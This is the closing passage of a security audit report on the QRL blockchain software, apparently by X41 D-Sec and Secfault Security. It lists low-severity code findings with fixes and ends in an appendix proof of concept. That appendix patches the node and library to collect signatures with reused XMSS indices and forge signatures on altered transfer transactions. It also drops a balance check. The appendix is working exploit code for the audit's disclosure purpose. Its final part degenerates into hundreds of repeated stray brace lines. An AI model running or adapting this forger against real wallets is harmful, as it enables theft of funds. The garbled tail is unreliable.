13 [qrllib/deps/dilithium/ref/poly.c:630]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
14 [qrllib/deps/dilithium/ref/poly.c:632]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
15 [qrllib/deps/dilithium/ref/reduce.c:58]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
16 [qrllib/deps/dilithium/ref/rounding.c:22]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
17 [qrllib/deps/dilithium/ref/rounding.c:51]: (error) Shifting signed 32-bit value by 31 bits is undefined
  ↳ behaviour
```

```
18 [qrllib/deps/dilithium/ref/rounding.c:57]: (error) Shifting signed 32-bit value by 31 bits is undefined
   ↪ behaviour
```

---

#### Listing 5.17: Shift Signed Values

Shifting of signed values is undefined behavior in the current C standards. In theory the compiler could optimize such operations and the results are undefined. The affected code is not used and no real world security impact could be observed. However, it is still recommended to change the implementation so it will only rely on defined behavior.

#### 5.2.1.2 Solution Advice

It is recommended to change the implementation and perform the shifting operations only on unsigned types.

## 5.2.2 QRL-PT-18-101: QRL Generate Tool - Code Injection

---

Severity: **NONE**

CWE: *None*

---

### 5.2.2.1 Description

The file `QRL/tools/generate_genesis.py` line 57 uses the `input()` function of Python. This function allows injection of Python code in Python 2:

---

```
1 seed = bytes(hstr2bin(input('Enter extended hexseed: ')))
2
3 dist_xmss = XMSS.from_extended_seed(seed)
4
5 transactions = get_migration_transactions(signing_xmss=dist_xmss)
```

---

**Listing 5.18:** Python Injection

The input function evaluates the input as Python code in Python 2 (but not in 3). This is dangerous if the is not fully trusted.

The affected code seems to be a helper function that should be invoked manually for migration purposes. Still X41 D-Sec GmbH recommends to use a safer input function.

### 5.2.2.2 Solution Advice

It is recommended to replace the `input()` function by usage of the `raw_input()` function in Python 2. In Python 3 the code could stay as-is.

## 5.2.3 QRL-PT-18-102: Tree Height Truncation in qrllib / XMSS interface

Severity: **NONE**

CWE: *None*

### 5.2.3.1 Description

The function `getHeightFromSigSize` determines the height of the corresponding tree from the signature size. If the signature is unusually large, the `height` is truncated in the following code from `xmssBase.cpp` line 44ff:

```
1  uint8_t XmssBase::getHeightFromSigSize(size_t sigSize)
2  {
3      const uint32_t min_size = 4+32+67*32;    // FIXME: Move these values to constants
4      if (sigSize < min_size)
5      {
6          throw std::invalid_argument("Invalid signature size");
7      }
8
9      if ((sigSize-4)%32!=0) {
10         throw std::invalid_argument("Invalid signature size");
11     }
12
13     auto height = (sigSize - min_size)/32;
14
15     return static_cast<uint8_t>(height);
16 }
```

Listing 5.19: Truncated Height

A minimum size of the signature is checked, but not a maximum size. Since a static cast occurs in the return statement, the height is potentially truncated, it could even become 0.

We consider it to be highly unlikely that a tree of such a height could be processed, however in rare circumstances this could lead to incorrect behaviour.

### 5.2.3.2 Solution Advice

It is recommended to limit the maximum size of the tree to values that can be represented by 8-bit unsigned types.

## 5.2.4 QRL-PT-18-103: Unorthodox Seed Generation Method

---

Severity: **NONE**

CWE: *None*

---

### 5.2.4.1 Description

The ledger implementation generates<sup>3</sup> a seed from the raw bytes of two ED25519 private keys.

It is assumed that the private key should be 32 bytes of cryptographically secure random data. Using this call twice, it obtains the 48 bytes that needed to initialize XMSS.

The reason for this is that according to The Quantum Resistant Ledger there is no API call or similar to obtain secure random bytes directly.

The private keys need to be unrelated and random for this to work, which we could not confirm during this assignment, because the implementation of Ledger is proprietary.

In some implementations<sup>4</sup> some bits of the private key are always set. However, this affects at most 24 bits of the private key in case of the referenced implementation. We would call the method of seed generation unconventional, but cannot directly spot a security vulnerability in this.

### 5.2.4.2 Solution Advice

If possible a direct source of cryptographically secure randomness is preferable, but it appears that the entropy of the keys is sufficient.

## 5.2.5 QRL-PT-18-104: Potential Key Collisions in State Handling

---

Severity: **NONE**

CWE: *None*

---

### 5.2.5.1 Description

The QRL node implementation stores information on account balances, observed blocks etc. in a local LevelDB database. The keys for storing objects might however collide, which could result in inadvertently overwriting database entries. The problem is illustrated by the following code excerpts:

---

<sup>3</sup>[https://github.com/theQRL/ledger-qr1-private/blob/e37f7c08bef9e077c4fcdfaef6a4aa1ee8a38e50/src/ledger/src/app\\_main.c#L355](https://github.com/theQRL/ledger-qr1-private/blob/e37f7c08bef9e077c4fcdfaef6a4aa1ee8a38e50/src/ledger/src/app_main.c#L355)

<sup>4</sup><https://github.com/orlp/ed25519/blob/master/src/keypair.c>

---

```

1  def put_block(self, block: Block, batch):
2  self._db.put_raw(block.headerhash, block.serialize(), batch)

```

---

#### Listing 5.20: Writing Block Data

It can be observed that `put_raw` is used to store data in the database. The key used for storage is the respective block's header hash value.

When storing transaction metadata to the database, the used key is `txn.txhash`, which is a hash value like the block's headerhash:

---

```

1  def put_tx_metadata(self, txn: Transaction, block_number: int, timestamp: int, batch):
2  try:
3      tm = TransactionMetadata.create(tx=txn,
4                                     block_number=block_number,
5                                     timestamp=timestamp)
6  self._db.put_raw(txn.txhash,
7                   tm.serialize(),
8                   batch) data = address_state.pbdata.SerializeToString()
9  self._db.put_raw(address_state.address, data, batch)

```

---

#### Listing 5.21: Writing Transaction Data

During the assessment, no way of crafting blocks or transactions with colliding hash values has been identified. However, it is still recommended to distinguish different object types when storing them in the database, in order to reduce the potential attack surface of the system.

### 5.2.5.2 Solution Advice

It is recommended to prefix each key with a representation of the object type used to store under this key, such as `transaction_` or `block_`.

## 5.2.6 QRL-PT-18-105: Truncation For Inputs Larger 4GB

---

Severity: **NONE**

CWE: *None*

---

### 5.2.6.1 Description

The `to_bytes` function truncates output if the input length is bigger than  $2^{32}$ :

---

```

1  void to_byte(unsigned char *out, unsigned long long in, uint32_t bytes) {
2      int32_t i;

```



```
3     for (i = bytes - 1; i >= 0; i--) {
4         out[i] = static_cast<unsigned char>(in & 0xff);
5         in = in >> 8;
6     }
7 }
```

---

#### Listing 5.22: to\_bytes truncation

Since the type of the *bytes* parameter is only 32-bit wide, input values larger than  $2^{32} - 1$  will cause integer truncation and insufficient data is written to the out buffer.

#### 5.2.6.2 Solution Advice

It is advised to change the *bytes* data type to *size\_t* which should support sufficient numeric ranges on 64-bit architectures. Additionally it is advised to check for unsigned integer truncation and to enforce a reasonable maximum size for the *bytes* parameter as a sanity check.

## 6 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world class security experts enables X41 D-Sec GmbH to perform premium security services.

Fields of expertise in the area of application security are security centered code reviews, binary reverse engineering and vulnerability discovery. Custom research and a IT security consulting and support services are core competencies of X41 D-Sec GmbH.

### 6.1 ABOUT SECFALT SECURITY GMBH

Secfault Security GmbH is an independent IT security consulting company, founded in 2016. Our aim is to support our customers in securing their implementations, strengthening their designs and in evaluating the security aspects of IT solutions. The company was founded by Dirk Breiden and Gregor Kopf, who worked at Security Labs GmbH prior to founding Secfault Security.

Secfault Security has a strong connection the IT security scene. We are in active exchange with the community and have a network of experts in different areas in IT security (from hardware analyses to compliance).

#### 6.1.1 Focus Areas

Secfault Security offers a broad spectrum of experience and expertise. Several areas in IT security are covered, including but not limited to:

- Source Code Reviews:
  - Java, JavaScript, C, C++, Python, Perl, Ruby, Haskell, etc.
  - Experience with common frameworks and technologies (such as Spring MVC, Ruby on Rails etc.)
- Analysis of embedded systems from both, a software and a hardware point of view
- Reverse Engineering:

- All major CPU architectures (ARM, X86/64, MIPS, PPC, etc.)
- Cryptographic Tasks:
  - From protocol design to the implementation of cryptographic attacks
- Web Application Penetration Testing
- Network Penetration Testing

Secfault Security has a strong technical focus. Our goal is not only to identify vulnerabilities, but also to propose practical solutions and improvements. One of our core strengths is our ability to easily familiarize ourselves with complex systems, to dig deep into their implementation and to identify non-standard vulnerabilities and potential solution approaches.

# Acronyms

<b>AEAD</b> Authenticated Encryption with Associated Data .....	17
<b>AES</b> Advanced Encryption Standard .....	15
<b>API</b> Application Programming Interface	
<b>CTR</b> Counter .....	17
<b>CWE</b> Common Weakness Enumeration.....	2
<b>EAX</b> Encrypt Then Authenticate Then Translate .....	17
<b>GCM</b> Galois/Counter Mode .....	17
<b>GUI</b> Graphical User Interface	
<b>MB</b> MegaByte	
<b>P2P</b> Peer to Peer .....	18
<b>RPC</b> Remote Procedure Calls .....	11
<b>SHA256</b> Secure Hashing Algorithm 256 Bit.....	15
<b>VLA</b> Variable Length Allocations .....	22
<b>XMSS</b> eXtended Merkle Signature Scheme .....	5

# A Index Reuse PoC

```

1 diff --git a/src/qrl/core/qrlnode.py b/src/qrl/core/qrlnode.py
2 index 6cd05c5c..ca9d1028 100644
3 --- a/src/qrl/core/qrlnode.py
4 +++ b/src/qrl/core/qrlnode.py
5 @@ -3,8 +3,10 @@
6 # file LICENSE or http://www.opensource.org/licenses/mit-license.php.
7 from decimal import Decimal
8 from typing import Optional, List, Iterator, Tuple
9 +import sys
10
11 from pyqrllib.pyqrllib import QRLHelper, bin2hstr
12 +from pyqrllib.XMSSForger import XMSSForger
13 from twisted.internet import reactor
14
15 from qrl.core import config
16 @@ -29,7 +31,7 @@ from qrl.generated import qrl_pb2
17
18
19 class QRLNode:
20 - def __init__(self, mining_address: bytes):
21 + def __init__(self, mining_address: bytes, targetPk = None):
22     self.start_time = ntp.getTime()
23     self._sync_state = SyncState()
24
25 @@ -50,6 +52,9 @@ class QRLNode:
26
27     reactor.callLater(10, self.monitor_chain_state)
28
29 +     self.targetPk = targetPk
30 +     self.indexMap = {}
31 +
32     #####
33     #####
34     #####
35 @@ -266,7 +271,7 @@ class QRLNode:
36     addr_from = self.get_addr_from(xmss_pk, master_addr)
37     balance = self._chain_manager.get_address_balance(addr_from)
38     if sum(amounts) + fee > balance:
39 -         raise ValueError("Not enough funds in the source address")
40 +         print("Not enough funds in the source address - but who cares?")
41
42     return TransferTransaction.create(addr_to=addr_to,
43                                     amounts=amounts,

```

```

44 @@ -294,7 +299,50 @@ class QRLNode:
45     if self._chain_manager.tx_pool.is_full_pending_transaction_pool():
46         raise ValueError("Pending Transaction Pool is full")
47
48 ]
49 -     return self._p2pfactory.add_unprocessed_txn(tx, ip=None) # TODO (cyber): Replace None with IP made API requ
50 +     print("Observed transaction from public key:")
51 +     print(tx.PK)
52 +
53 +     if self.targetPk == tx.PK:
54 +         print("This seems to be the public key we're attacking")
55 +         signature = tx.signature
56 +         message = tx.get_data_hash()
57 +         pubkey = tx.PK
58 +         idx = tx.ots_key
59 +         if idx not in self.indexMap:
60 +             self.indexMap[idx] = []
61 +             self.indexMap[idx].append((message, signature))
62 +             if len(self.indexMap[idx]) > 1:
63 +                 print("----- INDEX REUSE DETECTED, TRYING FORGERY -----")
64 +                 forger = XMSSForger(idx, pubkey)
65 +                 for (msg, sig) in self.indexMap[idx]:
66 +                     forger.observeMessageSignature(msg, sig)
67 +
68 +                 # Ready to go?
69 +                 canForge = False
70 +                 tx.amounts[0] = 31337
71 +                 msg = tx.get_data_hash()
72 +                 for _ in range(1024):
73 +                     canForge = forger.tryForge(msg)
74 +                     if canForge: break
75 +                     tx.amounts[0] = tx.amounts[0] + 1
76 +                     msg = tx.get_data_hash()
77 +                 if canForge:
78 +                     print("!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!! WE CAN NOW FORGE SIGNATURES, DATA FOLLOWS. !!!!!!!!!!!!!")
79 +                     print("Transaction data:")
80 +                     print("To:")
81 +                     print(tx.addrs_to)
82 +                     print("Amounts:")
83 +                     print(tx.amounts)
84 +                     print("Fee:")
85 +                     print(tx.fee)
86 +                     print("Transaction signature")
87 +                     print(tx.signature)
88 +                 else:
89 +                     print("No forgeries for us yet :(")
90 +                     # print(forger.lowest_basew)
91 +
92 +                 # We'll not really relay anything
93 +
94 +                 return False # self._p2pfactory.add_unprocessed_txn(tx, ip=None) # TODO (cyber): Replace None with IP made A
95
96 @staticmethod

```

```

95     def get_addr_from(xmss_pk, master_addr):
96 diff --git a/src/qrl/main.py b/src/qrl/main.py
97 index f659eb3a..5e4bd218 100644
98 --- a/src/qrl/main.py
99 +++ b/src/qrl/main.py
100 @@ -6,6 +6,7 @@ import faulthandler
101     import logging
102     import threading
103     from os.path import expanduser
104 +from binascii import unhexlify
105
106     from mock import MagicMock
107     from twisted.internet import reactor
108 @@ -57,6 +58,8 @@ def parse_arguments():
109         help="Enables fault handler")
110     parser.add_argument('--mocknet', dest='mocknet', action='store_true', default=False,
111                         help="Enables default mocknet settings")
112 +    parser.add_argument('--target', dest='targetPk', default=None, required=False,
113 +                        help="Target public key to attack")
114     return parser.parse_args()
115
116
117 @@ -140,7 +143,11 @@ def main():
118     chain_manager = ChainManager(state=persistent_state)
119     chain_manager.load(Block.deserialize(GenesisBlock().serialize()))
120
121 -    qrlnode = QRLNode(mining_address=mining_address)
122 +    if args.targetPk:
123 +        targetPk = unhexlify(args.targetPk)
124 +    else:
125 +        targetPk = None
126 +    qrlnode = QRLNode(mining_address, targetPk)
127     qrlnode.set_chain_manager(chain_manager)
128
129     set_logger(args, qrlnode.sync_state)
130 diff --git a/start_qrl.py b/start_qrl.py
131 index 600dbd35..c255c52e 100755
132 --- a/start_qrl.py
133 +++ b/start_qrl.py
134 @@ -8,6 +8,9 @@ if sys.version_info < (3, 5):
135     print("This application requires at least Python 3.5")
136     quit(1)
137
138 +p = sys.path
139 +sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'] + p
140 +
141     from qrl.core.misc.DependencyChecker import DependencyChecker # noqa
142
143     DependencyChecker.check()

```

Listing A.1: Patch for QRL

```

1 diff --git a/build/.gitkeep b/build/.gitkeep

```

```

2  deleted file mode 100644
3  index e69de29..0000000
4  diff --git a/forgery/forge_signature.py b/forgery/forge_signature.py
5  new file mode 100644
6  index 0000000..f978f29
7  --- /dev/null
8  +++ b/forgery/forge_signature.py
9  @@ -0,0 +1,35 @@
10 +import sys
11 +import os
12 +# :(
13 +p = sys.path
14 +sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'] + p
15 +from pyqrllib import pyqrllib, XMSSForger
16 +sys.path = p
17 +
18 +# This is just for testing purposes. Please make sure to generate some real signatures using
19 +# generate_real_signatures.py. We'll be using the more low-level API of this class here.
20 +if __name__ == '__main__':
21 +    # A real XMSS signature using index 0, serving as a template for generating new ones.
22 +    |
23 +    |   +   real_sig = b'\x00\x00\x00\x00\x10\xdd\xfc?{\xfb\x9c\x95\xccH\xf4\xcf\xac\x1e\xff,\xbb\x03\x00\xd0~A\xa8M\xe8\xd3\x
24 +    |   +   \x80=Bm\xde\x80n\xf8\x93\xdc\x07o\r\xd9\xb2Y\xe4\xf4\x1f\xa5\x9a\x1e\xd4\x17\xfb\xb6\xc4\xad4\xfd\xed\x
25 +
26 +    seed = pyqrllib.ucharVector(48, 0)
27 +    HEIGHT = 6
28 +    xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
29 +
30 +    forger = XMSSForger.XMSSForger(0, xmss.getPK())
31 +    forger.readInput()
32 +    print(forger.lowest_basew)
33 +
34 +    l = [0x41] * 32
35 +    for _ in range(10):
36 +        l.append(0x41)
37 +        print("Forging a signature for message:")
38 +        print(l)
39 +        signature = forger.tryForge(l, real_sig)
40 +        if signature:
41 +            print("w00t w00t. Signature forged.")
42 +            print(signature)
43 +        else:
44 +            print("Could not forge a signature for that message :(")
45 +            sys.stdout.flush()
46 +
47 +diff --git a/forgery/generate_real_signatures.py b/forgery/generate_real_signatures.py
48 +new file mode 100644
49 +index 0000000..6652d90
50 +--- /dev/null
51 ++++ b/forgery/generate_real_signatures.py
52 +@@ -0,0 +1,32 @@
53 +from __future__ import print_function
54 +
55 +from time import time

```



```
55 +import sys
56 +# Really, I have no clue why.
57 +p = sys.path
58 +sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
59 +from pyqrllib import pyqrllib
60 +sys.path = p
61 +
62 +def test_xmss():
63 +     HEIGHT = 6
64 +
65 +     # We'll generate a key pair using an all-zero salt just for testing purposes.
66 +     # In a real-world attack we'd have to observe some signatures using the same
67 +     # index together with the used public key.
68 +     seed = pyqrllib.ucharVector(48, 0)
69 +     xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
70 +
71 +     for j in range(1024):
72 +         xmss.setIndex(0)
73 +         message = pyqrllib.ucharVector(j.to_bytes(4, 'big'))
74 +         signature = bytearray(xmss.sign(message))
75 +         # Please note that this will internally use a hacked version of the xmss
76 +         # implementation, which will write the base64 representation of the signed
77 +         # message (actually, its hash) to disk, along with the relevant parts of
78 +         # the computed signature.
79 +         pyqrllib.XmssBasic.verify_record(message,
80 +                                         signature,
81 +                                         xmss.getPK())
82 +
83 +test_xmss()
84 diff --git a/pyqrllib/XMSSForger.py b/pyqrllib/XMSSForger.py
85 new file mode 100644
86 index 0000000..81faa95
87 --- /dev/null
88 +++ b/pyqrllib/XMSSForger.py
89 @@ -0,0 +1,152 @@
90 +from threading import Lock
91 +import sys
92 +import os
93 +from pyqrllib import pyqrllib
94 +
95 +# XMSSForger, a.k.a. LaForge
96 +class XMSSForger(object):
97 +     # Initialize an XMSSForger with the desired target OTS index and the public key
98 +     # to be attacked. Then you'll most likely want to use observeMessageSignature()
99 +     # to feed the forger with messages and signatures and tryForge() to attempt
100 +     # to forge a new signature.
101 +     def __init__(self, targetIndex, public_key):
102 +         # These are pretty much hard-coded anyway
103 +         self.xmss_n      = 32
104 +         self.xmss_len    = 67
105 +         self.xmss_idxlen = 4
106 +
107 +         self.lock = Lock()
108 +         self.pk = public_key
109 +         self.real_sig = None
```

```
110 +
111 +     # Stores pairs (base_w_symbol, signature_of_symbol)
112 +     self.lowest_basew = {}
113 +     self.targetIndex = targetIndex
114 +
115 +     # We'll be forging a Winternitz signature. The rough idea behind Winternitz is
116 +     # the following: We first hash the message to be signed. We then write this
117 +     # hash in base w, there w is the Winternitz parameter. In our particular case,
118 +     # w = 16. That is, the hash to be signed will be written in symbols ranging
119 +     # from 0 to f. We then take our secret key, consisting of a number of random
120 +     # strings - let's call these x_i. We go through the base w representation of
121 +     # our hash. For each symbol s_i, we'll compute h^{s_i}(x_i) - that is: we'll
122 +     # iterate a hash function as many times as the symbols numeric value indicates,
123 +     # using x_i as our first input. After the hash value, we'll append a checksum.
124 +     # The checksum is also written in base w and is simply the sum of all base w
125 +     # symbols in the hash. This checksum is then also "signed" using the iterated
126 +     # hash construction.
127 +     #
128 +     # In order to forge a signature, we can simply iterate known hash values
129 +     # further, thereby "increasing" the value of our base w symbols in the hash to
130 +     # be signed. Obviously, this requires us to know the iterated hash values
131 +     # of small symbols (ideally 0, but 1 or 2 probably also works for many cases).
132 +     #
133 +     # The function observeSignatures is repeatedly invoked on signature values
134 +     # using the same key index. It will collect pairs of (base_w_symbol, iterated_hash)
135 +     # values for all positions in the hash (and checksum) to be signed. The lower
136 +     # the symbol, the better forgeries can be made.
137 +     def observeSignature(self, base_w, sig):
138 +         for idx, c in enumerate(base_w):
139 +             if idx not in self.lowest_basew or c < self.lowest_basew[idx][0]:
140 +                 self.lowest_basew[idx] = (c, sig[idx * self.xmss_n : (idx+1)*self.xmss_n])
141 +
142 +     # This function will build a fake Winternitz signature, which will be required
143 +     # by the hacked C implementation to actually compute a forgery. The function
144 +     # returns a pair (msg, fake_sig), where msg contains the lowest base w symbols
145 +     # we have observed and fake_sig contains the according hash iterations.
146 +     # The C implementation will then iterate these hash values until the hash of
147 +     # a target symbol is reached.
148 +     # HACK: This only works for base 16. Oh, well.
149 +     def build_lowsig(self):
150 +         k = [x for x in self.lowest_basew.keys()]
151 +         k.sort()
152 +         msg = bytes()
153 +         sig = bytes()
154 +         tmp = None
155 +         for key in k:
156 +             msg_w, sig_part = self.lowest_basew[key]
157 +             if tmp == None:
158 +                 tmp = msg_w
159 +             else:
160 +                 msg += (tmp * 16 + msg_w).to_bytes(1, 'big')
161 +                 tmp = None
162 +                 sig += sig_part
163 +             msg += (16*tmp).to_bytes(1, 'big')
164 +         return (msg, sig)
```

```

165 +
166 +
167 + # Reads the input file and feeds the base w symbols and iterated hash values
168 + # to observeSignatures
169 + def readInput(self):
170 +     f = open("/tmp/sig", "rb")
171 +     while True:
172 +         base_w = []
173 +         buf = ''
174 +         for i in range(self.xmss_len):
175 +             buf = f.read(4) # sizeof(int)
176 +             if len(buf) < 4:
177 +                 break
178 +             base_w.append(int.from_bytes(buf, 'little'))
179 +             if len(buf) < 4:
180 +                 break
181 +             sig = f.read(self.xmss_len*self.xmss_n)
182 +             self.observeSignature(base_w, sig)
183 +
184 + # This function is a convenience wrapper around verify_record and readInput.
185 + # You feed it a message and its signature.
186 + # Please note that it is up to the caller to ensure that only signatures
187 + # with the same index are provided to this function.
188 + def observeIndexReuse(self, message, signature):
189 +     if not self.real_sig:
190 +         self.real_sig = signature
191 +     with self.lock:
192 +         os.unlink("/tmp/sig")
193 +         pyqrllib.XmssBasic.verify_record(message,
194 +                                         signature,
195 +                                         self.pk)
196 +         self.readInput()
197 +
198 + # Like observeIndexReuse, but it performs a check on whether or not the
199 + # signature's index matches the target index.
200 + def observeMessageSignature(self, message, signature):
201 +     idx = int.from_bytes(signature[:self.xmss_idxlen], 'big')
202 +     # Don't consider signatures with wrong indices
203 +     if idx != self.targetIndex:
204 +         pass
205 +     else:
206 +         # Don't consider messages with broken signatures
207 +         result = pyqrllib.XmssBasic.verify(message,
208 +                                           signature,
209 +                                           self.pk)
210 +         if result:
211 +             self.observeIndexReuse(message, signature)
212 +
213 + # Turns a Winternitz signature into an XMSS signature, simply by using a
214 + # XMSS signature as a template, where the WOTS part is replaced. This implies
215 + # that the xmss_real_sig value must be an XMSS signature created by the private
216 + # key we want to attack, using the index we want to attack.
217 + def wots2xmss(self, wots, xmss_real_sig):
218 + ]
↳ +     return xmss_real_sig[:self.xmss_idxlen+self.xmss_n] + wots + xmss_real_sig[self.xmss_idxlen+self.xmss_n+self.x

```

```

219 +
220 + # Attempts to forge an XMSS signature for the given message. It requires a real
221 + # signature using the same index and the targeted public key for verification.
222 + # If a signature could be forged, it returns it. Otherwise, it returns None.
223 + def tryForge(self, message, xmss_real_sig = None):
224 +     if not xmss_real_sig:
225 +         xmss_real_sig = self.real_sig
226 +     if not xmss_real_sig:
227 +         raise RuntimeError("No real XMSS signature known nor provided.")
228 +     idx = int.from_bytes(xmss_real_sig[:self.xmss_idxlen], 'big')
229 +     target = pyqrlib.ucharVector(message)
230 +     msg, sig = self.build_lowsig()
231 +     x = pyqrlib.XmssBasic.forge(msg,
232 +                               self.wots2xmss(sig, xmss_real_sig),
233 +                               self.pk,
234 +                               target)
235 +     fakesig = self.wots2xmss(bytearray(x), xmss_real_sig)
236 +     result = pyqrlib.XmssBasic.verify(target, fakesig, self.pk)
237 +     if result:
238 +         return fakesig
239 +     else:
240 +         return None
241 +
242 diff --git a/src/qrl/xmssBase.cpp b/src/qrl/xmssBase.cpp
243 index 7f2092a..d03efa8 100644
244 --- a/src/qrl/xmssBase.cpp
245 +++ b/src/qrl/xmssBase.cpp
246 @@ -3,6 +3,8 @@
247 #include <iostream>
248 #include <PicoSHA2/picsha2.h>
249 #include "qrlHelper.h"
250 +#include <string.h>
251 +#include <stdio.h>
252
253 XmssBase::XmssBase(const TSEED& seed,
254                   uint8_t height,
255 @@ -228,10 +230,122 @@ bool XmssBase::verify(const TMESSAGE& message,
256                   message.size(),
257                   tmp.data(),
258                   extended_pk.data()+QRDescriptor::getSize(),
259 -                   height)==0;
260 +                   height, 0)==0;
261     }
262     catch(std::invalid_argument&)
263     {
264         return false;
265     }
266 }
267 +
268 +bool XmssBase::verify_record(const TMESSAGE& message,
269 +                             const TSIGNATURE& signature,
270 +                             const TKEY& extended_pk)
271 +{
272 +    try
273 +    {

```

```
274 +     if (extended_pk.size()!=67) {
275 +         throw std::invalid_argument("Invalid extended_pk size. It should be 67 bytes");
276 +     }
277 +
278 +     auto desc = QRDescriptor::fromExtendedPK(extended_pk);
279 +
280 +     if (desc.getSignatureType()!=eSignatureType::XMSS) {
281 +         return false;
282 +     }
283 +
284 + }
285 +
286 +     const auto height = static_cast<const uint8_t> (XmssBase::getHeightFromSigSize(signature.size()));
287 +
288 +     if (height==0 || desc.getHeight()!=height) {
289 +         return false;
290 +     }
291 +
292 +     auto hashFunction = desc.getHashFunction();
293 +
294 +     xmss_params params{};
295 +     const uint32_t k = 2;
296 +     const uint32_t w = 16;
297 +     const uint32_t n = 32;
298 +
299 +     if (k>=height || (height-k)%2) {
300 +         throw std::invalid_argument("For BDS traversal, H - K must be even, with H > K >= 2!");
301 +     }
302 +
303 +     xmss_set_params(&params, n, height, w, k);
304 +
305 +     auto tmp = static_cast<TSIGNATURE>(signature);
306 +
307 +     return xmss_Verifysig(hashFunction,
308 +         &params.wots_par,
309 +         static_cast<TMESSAGE>(message).data(),
310 +         message.size(),
311 +         tmp.data(),
312 +         extended_pk.data()+QRDescriptor::getSize(),
313 +         height, 1)==0;
314 + }
315 + catch(std::invalid_argument&)
316 + {
317 +     return false;
318 + }
319 + }
320 +
321 + +TSIGNATURE XmssBase::forge(const TMESSAGE& message,
322 +     const TSIGNATURE& signature,
323 +     const TKEY& extended_pk,
324 +     const TMESSAGE& target)
325 + {
326 +     auto out = TSIGNATURE(32*67, 0);
327 +     if (extended_pk.size()!=67) {
```

```
328 +         throw std::invalid_argument("Invalid extended_pk size. It should be 67 bytes");
329 +     }
330 +
331 +     auto desc = QRDescriptor::fromExtendedPK(extended_pk);
332 +
333 +     if (desc.getSignatureType() != eSignatureType::XMSS) {
334 +         std::cout << "Signature type does not match.";
335 +         memset(out.data(), 0x42, 23);
336 +         return out;
337 +     }
338 +
339 + }
340 +
341 +     const auto height = static_cast<const uint8_t>(XmssBase::getHeightFromSigSize(signature.size()));
342 +
343 +     if (height == 0 || desc.getHeight() != height) {
344 +         std::cout << "Height does not match.";
345 +         printf("height = %d, desc_height = %d\n", height, desc.getHeight());
346 +         memset(out.data(), 0x41, 23);
347 +         return out;
348 +     }
349 +
350 +     auto hashFunction = desc.getHashFunction();
351 +
352 +     xmss_params params{};
353 +     const uint32_t k = 2;
354 +     const uint32_t w = 16;
355 +     const uint32_t n = 32;
356 +
357 +     if (k >= height || (height - k) % 2) {
358 +         throw std::invalid_argument("For BDS traversal, H - K must be even, with H > K >= 2!");
359 +     }
360 +
361 +     xmss_set_params(&params, n, height, w, k);
362 +
363 +     auto tmp = static_cast<TSIGNATURE>(signature);
364 +
365 +     int ret = xmss_forge(hashFunction,
366 +         &params.wots_par,
367 +         static_cast<TMESSAGE>(message).data(),
368 +         message.size(),
369 +         tmp.data(),
370 +         extended_pk.data() + QRDescriptor::getSize(),
371 +         height,
372 +         static_cast<TMESSAGE>(target).data(),
373 +         target.size(),
374 +         out.data());
375 +
376 +     //std::cout << "Forgery complete\n";
377 +     if (ret != 0) {
378 +         //std::cout << "Cannot forge :(\n";
379 +     }
380 +     return out;
381 + }
382 +
383 + }
384 +
385 + }
386 +
387 + }
388 +
389 + }
390 +
391 + }
392 +
393 + }
394 +
395 + }
396 +
397 + }
398 +
399 + }
400 +
401 + }
402 +
403 + }
404 +
405 + }
406 +
407 + }
408 +
409 + }
410 +
411 + }
412 +
413 + }
414 +
415 + }
416 +
417 + }
418 +
419 + }
420 +
421 + }
422 +
423 + }
424 +
425 + }
426 +
427 + }
428 +
429 + }
430 +
431 + }
432 +
433 + }
434 +
435 + }
436 +
437 + }
438 +
439 + }
440 +
441 + }
442 +
443 + }
444 +
445 + }
446 +
447 + }
448 +
449 + }
450 +
451 + }
452 +
453 + }
454 +
455 + }
456 +
457 + }
458 +
459 + }
460 +
461 + }
462 +
463 + }
464 +
465 + }
466 +
467 + }
468 +
469 + }
470 +
471 + }
472 +
473 + }
474 +
475 + }
476 +
477 + }
478 +
479 + }
480 +
481 + }
482 +
483 + }
484 +
485 + }
486 +
487 + }
488 +
489 + }
490 +
491 + }
492 +
493 + }
494 +
495 + }
496 +
497 + }
498 +
499 + }
500 +
501 + }
502 +
503 + }
504 +
505 + }
506 +
507 + }
508 +
509 + }
510 +
511 + }
512 +
513 + }
514 +
515 + }
516 +
517 + }
518 +
519 + }
520 +
521 + }
522 +
523 + }
524 +
525 + }
526 +
527 + }
528 +
529 + }
530 +
531 + }
532 +
533 + }
534 +
535 + }
536 +
537 + }
538 +
539 + }
540 +
541 + }
542 +
543 + }
544 +
545 + }
546 +
547 + }
548 +
549 + }
550 +
551 + }
552 +
553 + }
554 +
555 + }
556 +
557 + }
558 +
559 + }
560 +
561 + }
562 +
563 + }
564 +
565 + }
566 +
567 + }
568 +
569 + }
570 +
571 + }
572 +
573 + }
574 +
575 + }
576 +
577 + }
578 +
579 + }
580 +
581 + }
582 +
583 + }
584 +
585 + }
586 +
587 + }
588 +
589 + }
590 +
591 + }
592 +
593 + }
594 +
595 + }
596 +
597 + }
598 +
599 + }
600 +
601 + }
602 +
603 + }
604 +
605 + }
606 +
607 + }
608 +
609 + }
610 +
611 + }
612 +
613 + }
614 +
615 + }
616 +
617 + }
618 +
619 + }
620 +
621 + }
622 +
623 + }
624 +
625 + }
626 +
627 + }
628 +
629 + }
630 +
631 + }
632 +
633 + }
634 +
635 + }
636 +
637 + }
638 +
639 + }
640 +
641 + }
642 +
643 + }
644 +
645 + }
646 +
647 + }
648 +
649 + }
650 +
651 + }
652 +
653 + }
654 +
655 + }
656 +
657 + }
658 +
659 + }
660 +
661 + }
662 +
663 + }
664 +
665 + }
666 +
667 + }
668 +
669 + }
670 +
671 + }
672 +
673 + }
674 +
675 + }
676 +
677 + }
678 +
679 + }
680 +
681 + }
682 +
683 + }
684 +
685 + }
